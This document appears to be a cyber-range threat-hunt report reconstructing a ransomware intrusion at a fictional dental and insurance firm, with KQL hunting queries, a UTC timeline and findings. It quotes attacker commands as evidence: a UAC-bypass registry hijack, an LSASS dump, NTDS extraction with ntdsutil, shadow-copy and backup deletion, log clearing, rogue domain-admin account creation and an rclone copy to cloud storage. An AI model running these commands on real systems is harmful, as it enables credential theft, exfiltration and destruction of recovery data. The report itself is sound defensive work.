PACIFIC WATCH

LOG(N) PACIFIC CYBER RANGE

THREAT HUNT REPORT

Hunt 22 | Harborlight

Dental & Insurance

Full intrusion reconstruction

PEAK (Splunk SURGe) + TaHiTI

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CLASSIFICATION TLP:CLEAR

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1. FRONT MATTER AND DOCUMENT CONTROL

Report title	Full Intrusion Reconstruction: Akira Ransomware, Harborlight Dental & Insurance
Hunt ID	HL-INC-2026-0204 (Hunt 22, Harborlight)
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Revision history

Ver.	Date (UTC)	Author	Change
0.1	2026-10-10	Jenna Frank	Initial draft, full chain reconstruction
1.0	2026-10-10	Jenna Frank	Detections, negative findings, blind spots added; final review
1.1	2026-10-11	Jenna Frank	Author replay pass: corrected first beacon and artifact counts; found the earlier lure; added schema, inventory, token-context and lateral-movement evidence; revised D11 and recorded positive detection replays.
1.2	2026-10-11	Jenna Frank	Evidence review: bounded loader, authentication, grant and cadence claims; prepared Q1 to Q5.
1.3	2026-10-11	Jenna Frank	Integrated follow-up exports: confirmed memberships and DC authentication; measured cadence; paired D3 test; added wsync evidence. First-loader own-event trace remains open.
1.4	2026-10-11	Jenna Frank	Added Q3b first-loader trace and field-coverage results (A.55); interpretation bounded in v1.11.
1.5	2026-10-11	Jenna Frank	Pre-submission polish: added Q3b self-footprint record table (B6) to match other follow-up exports; split executive-summary run-on.
1.6	2026-10-11	Jenna Frank	Revised Q3b field-coverage description; v1.11 reconciles the exported diagnostics and query scope.
1.7	2026-10-11	Jenna Frank	Senior-review polish: F7 retitled to match its completion-unconfirmed body; added explicit two-source corroboration (command + 1102) to F9.
1.8	2026-10-11	Jenna Frank	Added svc_sql account-change and membership evidence (A.56), NTDS write search (A.57) and limited wsync autostart search (A.58).
1.9	2026-10-11	Jenna Frank	Added reported rclone egress to about 14 external IPs (A.59) and a wider notepad process-create search (A.60).
1.10	2026-10-11	Jenna Frank	Added MEGA DNS observations (A.61). Process-level destination correlation and transfer completion remain separate questions.
1.11	2026-10-11	Jenna Frank	Reconciled query scopes and CSV evidence; bounded negative findings and MEGA delivery claims; corrected D8 channel counting, pending replay.

Ver.	Date (UTC)	Author	Change
1.12	2026-10-11	Jenna Frank	Integrated R1/R2 exports: process-linked MEGA contact; taskhostw Run value and task artifacts; bounded wsync negative. Reconciled scenario contradictions and preserved detection-validation limits.
1.13	2026-10-12	Jenna Frank	Applied supplied Pacific Watch PDF template; tightened executive summary; reduced redundant screenshots; retained original-resolution exhibits and selectable KQL; added a brief preparation note.
1.14	2026-10-12	Jenna Frank	Restored 12 source screenshots beside relevant findings; added readable excerpts and evidence index; corrected R1 port split to 42 connections on 80 and seven on 443.

Note on the clock. Incident times use EventTime in UTC on 4 February 2026. TimeGenerated is ingestion time in a later lab window; SystemTime is blank on many rows. Each investigation query declares its own EventTime window. Historical replay must include the August 2026 ingestion window in the portal time scope. The ago(1d) expressions in Section 13 are candidate-rule templates, not the historical replay window.

2. EXECUTIVE SUMMARY

Harborlight Dental & Insurance suffered a three-machine intrusion on 4 February 2026. The investigation found malicious execution on an employee workstation, spread to the file server and domain controller, attempts to copy shared data to external cloud storage, and ransomware-related file artifacts. The available evidence does not establish how much data left the business or whether all backup-destruction commands succeeded.

Recovery must address continuing access as well as damaged files. An unauthorized account was added to two privileged groups, and malicious programs were still connecting from the domain controller at 18:47:29 UTC, more than thirteen hours after the ransom-note period. Access to sensitive domain credentials warrants an identity-recovery plan; the completion of that extraction remains unconfirmed.

The immediate priorities are to contain affected machines, remove unauthorized access, protect surviving backups, and determine the scope of possible data exposure. Three hosts are confirmed affected; contacts with other internal addresses require further investigation. The report separates verified events from interpretations and unresolved questions.

3. OVERVIEW METADATA

Hunt type	Hypothesis-driven, intel-informed (Akira ransomware TTPs), full-chain reconstruction
Trigger	Per engagement brief: ransom notes found in shared folders on 4 February morning; no prior page or escalation. Alert-console history conflicts (Appendix C).
Period hunted (UTC)	2026-02-04 00:00:00 to 2026-02-04 23:59:59
Estate in scope	3 Windows hosts on a flat /24 LAN (172.16.0.0/24), no segmentation
Analyst(s)	Jenna Frank
Time spent	Approximately 13 hours

Hosts in scope:

Host	IP	Role
BACKOFFICE-PC1	172.16.0.x	Front-office workstation, user Emily.Grant (insurance-claims processing). Entry point.

Host	IP	Role
HL-FS01	172.16.0.8	File server, shared department drives. Attempted-exfiltration source and encryption target.
ADDC01	172.16.0.7	Domain controller. Active Directory, NTDS database. Domain-persistence target.

4. HYPOTHESIS AND ABLE SCOPE

Hypothesis: An actor obtained initial access to BACKOFFICE-PC1 through user execution of a delivered payload, escalated locally, harvested credentials, moved laterally to HL-FS01 and ADDC01, exfiltrated data to external cloud storage, and deployed ransomware for impact. The intrusion follows the Akira double-extortion playbook (exfiltrate before encrypt), and attacker access may persist beyond the visible encryption event. Whether the actor is external and human-operated is left for the evidence to establish rather than assumed.

Counter-hypotheses: The intrusion is supported by the linked execution, credential access, cross-host activity and ransomware artifacts. Those observations do not determine who operated it or how much was scripted. An insider can use an external command channel and a downloaded lure; retries and reconnaissance can be automated. External origin and hands-on operation remain working interpretations. A single-host event is contradicted by attacker activity on all three hosts, and an incident ending at the ransom note is contradicted by the later implant traffic. Section 10 carries the same verdicts. The follow-up logon/session correlation strengthens the lateral-movement finding. Q3 and the Q3b export returned no selected follow-on behavior for the three first-lure process GUIDs during the attack day. That negative is limited to the searches and collected telemetry; the delivering message and administrator-session records remain absent.

ABLE:

Actor	Unattributed at the identity level. TTPs and tooling consistent with Akira ransomware (double-extortion, rclone to cloud, flat-network targeting).
Behaviour	Archive/ISO delivery and user execution, UAC bypass, LSASS dump evidence, attempted NTDS extraction, cross-host SMB/WMI activity, attempted rclone transfer to MEGA, anti-recovery commands, log clearing, domain-account persistence, ransomware artifacts and continued implant connections.
Location	BACKOFFICE-PC1 first (Emily.Grant session), then HL-FS01 (172.16.0.8) and ADDC01 (172.16.0.7), across the flat 172.16.0.0/24 LAN.
Evidence	HarborlightDental_CL: Sysmon EventIDs 1, 3, 8, 10, 11, 13, 22 and Windows Security EventCodes 4624, 4648, 4672, 4720, 4728, 4732, 1102.

5. THREAT INTEL INPUTS

Input	Source / link	How it shaped the hunt
Akira ransomware profile (double-extortion, active since early 2023, targets small/mid orgs with flat networks and limited monitoring, exfiltrates via rclone to cloud storage)	Engagement brief (SancLogic), corroborated against public Akira reporting (CISA advisory AA24-109A and vendor writeups)	Framed the expected chain: exfiltrate before encrypt, expect rclone and cloud staging, expect VSS deletion and log clearing. Directed the search for rclone-style tooling and for a cloud destination string.
Client baseline: Emily.Grant is not a local administrator. Normal share access and domain authentication are expected; privileged server activity requires explanation.	Engagement brief and topology; contextual baseline	Ordinary share access and domain authentication are expected. Privileged execution or access beyond assigned shares requires explanation. Same-account High-integrity activity conflicts with the stated no-local-admin baseline; verify historical rights rather than assuming the baseline or token interpretation is correct.

Intel named the family and the playbook shape. It did not provide IOCs for this specific intrusion. Every indicator in this report is derived from the Harborlight telemetry, not from the intel. A source is not an actor: the TTP match to Akira is an inference, graded Medium confidence, not an attribution.

6. SCOPE, DATA SOURCES AND BLIND SPOTS

Data source	Platform	Period available	Confidence in coverage
Process creation (Sysmon EventID 1)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High. CommandLine, ParentImage and IntegrityLevel populated; the backbone of the reconstruction (execution, UAC bypass, lateral exec, grants, anti-recovery).
Network connection (Sysmon EventID 3)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High for source/destination IP and port; no payload, byte counts or TLS/SNI (blind spot 1), so exfil volume and HTTP Host are not visible.
File create (Sysmon EventID 11)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High. Archive/ISO drops, implant writes, lsass.dmp, .akira artifacts and ransom notes, task files all captured.
Registry set (Sysmon EventID 13)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High. ms-settings handler hijack and TaskCache writes captured.
DNS query (Sysmon EventID 22)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High. C2 domain resolution with answers; attributable to the resolving process.
Image load / pipe / CreateRemoteThread / ProcessAccess (Sysmon 7, 8, 10, 17)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	Medium. Events present; source/target images for EventID 8/10 require EventData_Xml extraction. The exported schema has no top-level SourceImage or TargetImage.
Security logon / privilege (4624, 4648, 4672)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High for the cited Q2 records: Message resolves account, authentication, source and logon ID. Some flattened fields are multivalue. The early task creator is unresolved.
Security account management (4720, 4728, 4732)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High for Q1 account and membership records: named Message sections and matching member SID confirm svc_sql in Administrators and Domain Admins.
Security log clear (1102)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	High. Fires in the same second as the wevtutil clears (F9).
Scheduled-task audit (4698)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	None. Not emitted to this table (blind spot 2); task creation reconstructed from Sysmon 11/13.
Directory replication audit (4662)	Microsoft Sentinel (LAW-SilentCorridor)	2026-02-04 (EventTime)	None. Not present in the per-host EventID/EventCode inventory (7.1 replay); 4698 and 4756 are absent as well. DCSync (F7) therefore cannot be excluded, only recorded as un-observed.

Events present and used: Sysmon EventID 1 (process create), 3 (network connection), 8 (CreateRemoteThread), 10 (ProcessAccess), 11 (FileCreate), 13 (RegistrySetValue), 22 (DNS query); Windows Security EventCode 4624 (logon), 4648 (explicit-credential logon), 4672 (special privileges), 4720 (account created), 4728 (global group member added),

4732 (local group member added), 1102 (Security log cleared).

Schema note. The supplied query_data (11).csv is a getschema export with 341 column names and types, not event results. EventID and EventCode are strings; EventTime and TimeGenerated are datetime fields. User, TargetUserName, pipe_name and EventData_Xml are present. PipeName, SourceImage and TargetImage are not top-level columns in that export. EventID 8/10 source and target fields are extracted from EventData_Xml. Column presence does not establish that a field is populated on a given event type.

Blind spots. Stated, not optional:

1. No packet capture, Zeek, or Suricata. Network visibility is Sysmon per-process only (EventID 3). Connection endpoints and ports are visible; payload content, bytes transferred, and TLS/SNI are not. The exfiltration volume to MEGA cannot be quantified from this telemetry; only that the transfer was attempted and its source directory.

2. No scheduled-task audit event 4698 is cited. Task creation is reconstructed from Sysmon 11 file writes and 13 TaskCache changes. The HL-FS01 WindowsUpdate task command specifies its Action. On ADDC01, the service process writing ptMSXbEj artifacts also parents a SYSTEM cmd.exe that runs whoami one second later. That links service activity and execution, but does not recover the exact task XML or creator session (F8 and F13).

3. No RunId or equivalent run-scoping field. Queries are scoped on EventTime plus host only.

4. SystemTime blank on many rows; TimeGenerated is ingestion time. All analysis uses EventTime.

5. The reverse WMI command argument is not logged. The DC's outbound WMI command to HL-FS01 (Finding F14) is proven by the EventID 3 connection, the 4648 explicit-credential logon, and the WmiPrvSE spawn on the target, but the process call create argument string itself does not appear in any EventID 1 row. The carried command is therefore named as not established from available telemetry.

6. Download content and the full phishing email are not in scope. The .7z arrival is visible as an Edge download (EventID 11 with a Zone.Identifier stream); the delivering email, sender and subject are not in this table.

7. No telemetry from internal hosts other than the three in scope. The attacker's injected notepad opened SMB connections to at least five further 172.16.0.x addresses at 02:57:21 (Finding F8), but those hosts do not emit to HarborlightDental_CL, so whether any probe resulted in access cannot be confirmed or ruled out. The true internal blast radius is therefore bounded below by the three confirmed hosts and is not bounded above by this data.

8. Windows Security EventData_Xml is blank in reviewed rows, but Message and RawLog retain account, member, group and logon details. Q1 resolves svc_sql membership by SID. Q2 resolves Emily.Grant network logons and the 04:29 WMI process session. Some flattened columns contain multiple values, including Subject and New Logon IDs in one cell. Interpretation uses the named sections of Message rather than taking the first flattened value. Task creator attribution remains open; Appendix B records the resolved fields and source rows.

7. EXECUTION

7.1 Prehunt: schema, host inventory, and the alert-queue contradiction

Question: What fields and hosts exist, and does the provided alert queue agree with the raw data?

```
HarborlightDental_CL
| getschema
| project ColumnName, ColumnType
```

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00:00) .. datetime(2026-02-04 23:59:59))
| summarize Events = count(), First = min(EventTime), Last = max(EventTime) by host, EventID, EventCode
| sort by host asc, EventID asc
```

Returned: 341 columns (not the 17 in the dictionary). Three hosts with short names (BACKOFFICE-PC1, HL-FS01, ADDC01). Activity continuing well past the alert queue's last entry (05:14).

Read: No RunId; scope on EventTime plus host. The data dictionary lists 17 fields, while the schema export has 341 columns. The brief says there was no SOC or alert queue; the separate Pacific Watch console displays five alerts from 02:16 to 05:14 and describes analyst handling. Preserve that inconsistency rather than choosing one account as fact. Use the console as investigative leads, not proof of delivery, alert latency, analyst misconduct or incident end. Raw events show activity continuing after its last listed alert.

Evidence-review note: Inventory result grid. The editor text above the grid shows a different query, so this capture is not a matched query-and-result record. Use the inventory query in Section 7.1 to reproduce it. The author reports no 4662, 4698 or 4756 in the full inventory; the visible rows alone do not prove absence across all hosts.

7.2 Initial access and execution on BACKOFFICE-PC1

Question: How did the payload arrive and what executed it?

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:20:00) .. datetime(2026-02-04 02:26:00))
| where host has "BACKOFFICE-PC1"
| where EventID == 11
| where TargetFilename has_any (".7z", ".zip", ".iso", ".rar", "Harborlight")
| project EventTime, User, Image, TargetFilename
| sort by EventTime asc
```

Returned: 02:24:21 Edge writes Harborlight_Insurance_Claims.7z:Zone.Identifier to Emily.Grant's Downloads. 02:24:33 7zG.exe extracts the archive. 02:24:52 Harborlight_Insurance_Claims.iso is written from inside the archive. 02:25:06 a drive-letter loop runs rundll32 E:\review.dll,StartW.

Read: Edge wrote an archive with a Zone.Identifier stream, followed by ISO extraction and rundll32 execution from a drive-letter path. This supports the container-delivery sequence. Successful Mark-of-the-Web bypass and the absence of a SmartScreen prompt are not demonstrated: the mounted DLL's stream, mount contents, host patch level and prompt telemetry were not supplied. T1553.005 remains a suspected delivery mechanism.

7.3 Beacon, injection, UAC bypass, SYSTEM

Question: What did the loader do between execution and privileged code?

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:25:00) .. datetime(2026-02-04 02:52:00))
| where host has "BACKOFFICE-PC1"
| where EventID in (1, 3, 8, 10, 11, 13, 22)
| extend SrcImg = extract(@"SourceImage['""]>([^<]+)<", 1, EventData_Xml),
         TgtImg = extract(@"TargetImage['""]>([^<]+)<", 1, EventData_Xml)
| project EventTime, EventID, User, Image, SrcImg, TgtImg, granted_access, CommandLine, TargetFilename,
    IntegrityLevel, DestinationIp, DestinationPort, QueryName
| sort by EventTime asc
```

Returned, in order:

02:25:07 DNS query cdn.cloud-endpoint.net resolving to 104.21.30.237 and 172.67.174.46 (Cloudflare).

02:25:08 rundll32 begins beaconing to both Cloudflare IPs on 80 and 443, one second after the 02:25:07 DNS resolution; connections recur after that point. Q4 also records this second-lure rundll32 GUID through 09:23:49. Its activity overlaps later implant traffic; a clean handoff from rundll32 to taskhostw is not established.

02:35:45 rundll32 injects notepad.exe (EventID 8 CreateRemoteThread + EventID 10 at 0x1fffff).

02:35:47 and 02:37:03 injected notepad opens pipe \atsvc (Task Scheduler RPC) and connects 127.0.0.1:135.

02:40:15 rundll32 drops C:\Users\Public\taskhostw.exe.

02:40:41 to 02:42:08 reg.exe (parent rundll32) hijacks HKCU\Software\Classes\ms-settings\shell\open\command and sets an empty DelegateExecute.

02:42:11 first fodhelper launch (Medium integrity, no elevated child).

02:42:39 second fodhelper via cmd /c fodhelper.exe; one fodhelper instance reaches High integrity.

02:42:40 fodhelper spawns C:\Users\Public\taskhostw.exe at High integrity.

02:47:11 taskhostw injects spoolsv.exe (EventID 8 + EventID 10 at 0x40).

02:49:46 spoolsv handle-sweeps ~30 processes at 0x1410, including lsass.

02:50:17 spoolsv (SYSTEM) opens lsass at 0x1fffff and writes C:\Windows\System32\lsass.dmp.

Read: The chain is loader to beacon to sacrificial-process injection to fodhelper UAC bypass (High) to injection into the SYSTEM print spooler to LSASS dump. spoolsv, not the attacker's own binary, is the process that touches credential memory.

Corroboration: Sysmon EventID 10 and 11 on BACKOFFICE-PC1 at 02:50:17 show LSASS access and a file write named lsass.dmp. At 04:42:28 a WMIC command includes Emily.Grant's cleartext password. The later credential use supports account compromise, but it does not prove that this dump was the password's source. These are distinct event types and times; the access and dump-file evidence share the same Sysmon sensor.

7.4 Lateral movement to HL-FS01 and the DC

Question: How did the credential reach the other hosts?

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:50:00) .. datetime(2026-02-04 03:45:00))
| where (host has "BACKOFFICE-PC1" and EventID == 3 and DestinationIp == "172.16.0.8")
     or (host has "HL-FS01" and EventID in (1, 11))
| project EventTime, host, EventID, User, Image, ParentImage, CommandLine, TargetFilename,
    DestinationIp, DestinationPort
| sort by EventTime asc
```

Returned: 02:57:21 and 02:59:36 BACKOFFICE-PC1 (injected notepad, SYSTEM) connects HL-FS01 172.16.0.8:445 (SMB). 03:25:54 C:\Users\Public\RuntimeBroker.exe and 03:34:14 C:\Users\Public\taskhostw.exe written on HL-FS01 by System. 03:35:10 taskhostw executes on HL-FS01 as HARBORLIGHT\Emily.Grant with parent WmiPrvSE.exe. 03:35:12 taskhostw on HL-FS01 connects ADDC01 172.16.0.7 on 135 and 49669 (RPC). The remaining rows in the window are the EventLog service's per-minute lastalive0/1.dat writes and two mDNS (5353) connections, both baseline.

Read: WmiPrvSE parentage establishes WMI-mediated payload execution on HL-FS01 as Emily.Grant. Earlier SMB connections and subsequent file writes by System are consistent with SMB staging, but a connection and a System file write do not identify the share, authenticated session or writer on the remote host. The executing account was compromised; the precise credential source and the staging-session link remain inferences. Two seconds after execution, the file-server implant contacted the DC on RPC ports.

7.5 Dead ends

Hypothesis tested	Query	Result	Why rejected
A second review.dll,StartW execution exists (duplicate delivery)	EventID 1 where CommandLine has "StartW" or "review.dll", 02:26 to 06:00	Zero rows in the 02:26-06:00 scope; on re-scope to before 02:24, a first execution was found (D:\review.dll, 01:59).	Corrected, not a dead end: the original scope looked only after the documented execution. The first execution predates it; folded into F1 (revised).
A second branded archive/ISO was downloaded	EventID 11 archive/ISO/Zone.Identifier, full day, BACKOFFICE-PC1	Re-examination found a second archive, Vendor_Invoice_Review.7z, at 01:57.	Corrected: not single delivery. Two lures were delivered; see F1 (revised).
A second ISO mounted ~02:52 ("27 minutes after")	EventID 1/11 with .iso or rundll32, 02:50 to 02:56, BACKOFFICE-PC1	No ISO mount; only post-exploitation recon JSON and recon.zip	The 27-minute framing does not match telemetry; nested ISO-in-archive is the answer.
WMIC issued from the DC to a downstream host (reverse path) found by command line	EventID 1 WMIC with /node: not .7, on ADDC01	Zero rows	Command argument not found in the searched rows. Network, credential-use and provider-host events support reverse WMI activity; the executed command remains unknown.

Evidence-review note: second-StartW search, 02:26 to 06:00 scope, returns empty; the 01:59 first execution lies before this window (F1, A.50)

Evidence-review note: full-day archive search as scoped at the time; it missed Vendor_Invoice_Review.7z, corrected in F1 and A.50

Evidence-review note: second-ISO window empty

8. UTC TIMELINE

All times 2026-02-04 UTC. Evidence ref points to the Section 7 pivot or the Section 9 finding.

Time (UTC)	Event	Source	Evidence ref
01:57:15	Vendor_Invoice_Review.7z downloaded, first lure (Edge, MOTW stream)	EventID 11	7.2 / F1
01:59:15	rundll32 D:\review.dll,StartW, first execution; no matching follow-on event in A.51 scope	EventID 1	7.2 / F1, F2
02:24:21	Harborlight_Insurance_Claims.7z downloaded (Edge, MOTW stream)	EventID 11	7.2 / F1
02:24:52	Harborlight_Insurance_Claims.iso extracted from archive	EventID 11	7.2 / F1
02:25:06	rundll32 E:\review.dll,StartW executes	EventID 1	7.2 / F2
02:25:07	C2 DNS cdn.cloud-endpoint.net to Cloudflare IPs	EventID 22	7.3 / F11
02:25:08	First observed C2 connection, rundll32 to 104.21.30.237:80, one second after DNS	EventID 3	7.3 / F11
02:35:45	rundll32 injects notepad.exe	EventID 8/10	7.3 / F3
02:42:39	fodhelper reaches High integrity (UAC bypass succeeds)	EventID 1	7.3 / F4
02:42:40	fodhelper spawns taskhostw.exe (High)	EventID 1	7.3 / F4
02:47:11	taskhostw injects spoolsv.exe (SYSTEM)	EventID 8/10	7.3 / F5
02:50:17	spoolsv dumps LSASS to lsass.dmp (0x1fffff)	EventID 10/11	7.3 / F6
02:57:21	BACKOFFICE-PC1 to HL-FS01 445 (SMB)	EventID 3	7.4 / F8
03:34:14	taskhostw.exe written on HL-FS01	EventID 11	7.4 / F8
03:35:10	taskhostw executes on HL-FS01 (parent WmiPrvSE)	EventID 1	7.4 / F8
03:41:54 / 03:42:07	HL-FS01 SecurityHealth Run value points to Public taskhostw; WindowsUpdate task configured as SYSTEM	Sysmon 13 / 1 / 11	F13 / R2
03:42:36	wevtutil cl Security + log clear burst on HL-FS01 (1102)	EventID 1 / 1102	F9
03:44:58	powershell -enc downloads RuntimeBroker.exe to HL-FS01	EventID 1	F13
03:57:40	rclone-as-MsMpEng.exe begins copy C:\Shares mega:HARBORLIGHT-exfil	EventID 1	F10
04:01:34	Emily.Grant type-3 NTLM V2 logon to ADDC01 matches implant SMB source IP/port	Sysmon 3 / Security 4624 / 4672	F8 / Q2
04:01:44	ptMSXbEj artifacts on ADDC01; same service parents SYSTEM cmd / whoami at 04:01:45; creator remains unresolved	EventID 11/13	F8, F13 / Appendix B
04:04:05 to 04:05:26	VSS delete + wbadmin + bcdedit anti-recovery on HL-FS01 (twice)	EventID 1	F12
04:29:10	Emily.Grant logon matches WMI-launched DC taskhostw by logon ID	4624 / 4672 / Sysmon 1	F8 / Q2

Time (UTC)	Event	Source	Evidence ref
04:33:55	ntdsutil ... ifm ... create full C:\Windows\Temp\ntds on ADDC01	EventID 1	F7
04:42:28	wmic /node:172.16.0.7 /user:HARBORLIGHT\Emily.Grant /password:Dental2024! ... vssadmin delete shadows	EventID 1	F6 (cleartext cred)
04:43:35	vssadmin delete shadows /all /quiet on ADDC01	EventID 1	F12
04:44:33	DC (WMIC) connects HL-FS01 172.16.0.8 + 4648 explicit-cred logon	EventID 3 / 4648	F14
04:44:48	OneDriveSync.exe second backdoor runs on ADDC01	EventID 1	F13
04:54:52 to 04:54:56	HL-FS01 wsync.exe write, cmd launch request, then process-attributed C2 connection	Sysmon 11 / 1 / Q4 EventID 3	F13 / Appendix B
05:14:15	updater.exe runs on ADDC01 (ransomware stage)	EventID 1	F16
05:14:18 / 05:20:00	ADDC01 log-clearing bursts; 16 distinct channels targeted over 05:10 to 05:30	EventID 1	F9
05:21:56	net user svc_sql Summer2024! /add /domain (4720)	EventID 1 / 4720	F15
05:22:28	net localgroup Administrators svc_sql /add (4732)	EventID 1 / 4732	F15
05:22:54	Add-ADGroupMember 'Domain Admins' svc_sql (4728 at 05:22:57)	EventID 1 / 4728	F15
05:23:28	net user akira_svc /domain (query only, no 4720)	EventID 1	F-Noise-3
~05:14 to 05:23	.akira file artifacts and akira_readme.txt notes, consistent with encryption	EventID 11	F16
18:47:29	Last C2 beacon on ADDC01 (OneDriveSync.exe, PG 851c2eb2-cec0)	EventID 3	Section 10

9. FINDINGS

F1. Initial access through two archive and ISO lures

State it: Two lure-themed archives were downloaded under Emily.Grant and extracted into ISOs. Three D:\review.dll,StartW executions followed the first download at 01:57; the second download at 02:24 preceded the E:\review.dll execution that connected to the C2 endpoints. A.51 found no matching follow-on behavior in its short window. The full-day Q3 replacement found the three early loaders but no direct child creation or source-side EventID 8/10 matching their GUIDs. Q3b then tested their own network and DNS events directly and found none (A.55), with no own-process network or DNS rows observed for those GUIDs in the searched day.

Show it: EventID 11, 01:57:15, Image msedge.exe, TargetFilename C:\Users\emily.grant\Downloads\Vendor_Invoice_Review.7z (Zone.Identifier stream); 7zG.exe extracts it at 01:58:54 and writes Vendor_Invoice_Review.iso at 01:59:02; rundll32 runs D:\review.dll,StartW three times (01:59:15, 01:59:32, 02:00:08), parent explorer.exe. Then EventID 11, 02:24:21, Image msedge.exe, TargetFilename ...\Harborlight_Insurance_Claims.7z (Zone.Identifier); 7zG.exe extracts at 02:24:33; EventID 1, 02:25:06, a drive-letter loop resolves to rundll32 E:\review.dll,StartW. Both .7z archives carry the Zone.Identifier stream (internet-downloaded via Edge; whether they arrived as an attachment or a link is not established, as the delivering message is out of scope, blind spot 6); the executed DLL runs from the mounted ISO (D: then E:), whose MOTW state was not inspected.

Interpret it: Two downloads, extractions and execution episodes establish two delivery sequences with High confidence. A common DLL name and export do not establish identical payload contents; no DLL-hash comparison is cited. Phishing remains the delivery interpretation without the message. A.51 covers 01:59 to 02:25 by name. Q3 searches the day for direct children and seed-source EventID 8/10. The Q3b CSV adds six seed events: one creation and one BAM last-run registry write per GUID. It contains no network, DNS, child or target event rows for those seeds. This is a bounded negative in the collected telemetry, not proof of an inert or harmless payload. MOTW bypass remains suspected; the lure change does not establish intent or tailoring.

E1 | F1 | First-lure extraction

The filtered file-create results show Vendor_Invoice_Review artifacts at 01:58:54 and 01:59:02 UTC. Supports F1 and A.50; it does not identify the delivering email.

```
833
834  HarborlightDental_CL
835  | where EventTime between (datetime(2026-02-04 01:55:00) .. datetime(2026-02-04 02:01:00))
836  | where host has "BACKOFFICE-PC1" and EventID == 11 and Image has "7zG"
837  | project EventTime, TargetFilename
```

Results | Chart

EventTime [UTC]	TargetFilename
2/4/2026, 1:59:02.000 AM	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review\Vendor_Invoice_Review.iso
2/4/2026, 1:58:54.000 AM	C:\Users\emily.grant\Downloads\Vendor_Invoice_Review

Original capture; display size adjusted only. Source: Screenshot 2026-10-11 at 9.30.06 AM.png

F2. Execution: rundll32 proxy-loading review.dll via StartW


State it: rundll32 executed review.dll,StartW from D: three times at 01:59 to 02:00 and from E: at 02:25:06. The E: execution is followed by the observed C2 traffic and intrusion activity. The earlier runs have a bounded negative trace, as described in F1.

Show it: EventID 1, 01:59:15, 01:59:32 and 02:00:08, Image rundll32.exe, CommandLine rundll32.exe D:\review.dll,StartW, ParentImage explorer.exe (first lure, F1). EventID 1, 02:25:06, ParentImage cmd.exe, CommandLine "C:\Windows\System32\cmd.exe" /c for %%d in (D E F G H I J) do @if exist "%%d:\review.dll" rundll32 %%d:\review.dll,StartW, resolving to rundll32 E:\review.dll,StartW on the E: mount (second lure).

Interpret it: The command lines establish Rundll32 proxy execution (T1218.011). The second sequence includes a drive-letter discovery loop with cmd parented by explorer.exe; a LNK trigger remains an inference without the shortcut. Q3 finds no direct-child creation or source-side EventID 8/10 for the three early GUIDs. The Q3b export contains their process creations and BAM last-run writes, with no own-process network or DNS rows. Its diagnostics report zero missing ProcessGuid values among 1,685 EventID 3 and 171 EventID 22 rows on BACKOFFICE-PC1. This rules out blank parsed GUIDs as the explanation within those returned populations; it does not prove complete sensor collection. SourceProcessGUID remains the actor field for EventID 8/10, regardless of whether a generic ProcessGuid is populated by the pipeline. The later beaconing rundll32 GUID in Q4 is a different process.

E2 | F2 | Second-lure execution

Expanded process records show the drive-letter loop and rundll32 E:\review.dll,StartW at 02:25:06 UTC. Excerpt omits earlier browser and extraction rows. Drive-letter execution alone does not prove a security-control bypass.



⌄	2/4/2026, 2:25:06.000 A...	C:\Windows\System32\cmd.exe	C:\Windows\explorer.exe	"C:\Windows\System32\cmd.exe" /c for %%d in (D E F G H I J) do ...
	EventTime [UTC]	2026-02-04T02:25:06Z		
	Image	C:\Windows\System32\cmd.exe		
	ParentImage	C:\Windows\explorer.exe		
	CommandLine	"C:\Windows\System32\cmd.exe" /c for %%d in (D E F G H I J) do @if exist "%%d:\review.dll" rundll32 %%d:\review.dll,StartW		
	IntegrityLevel	Medium		
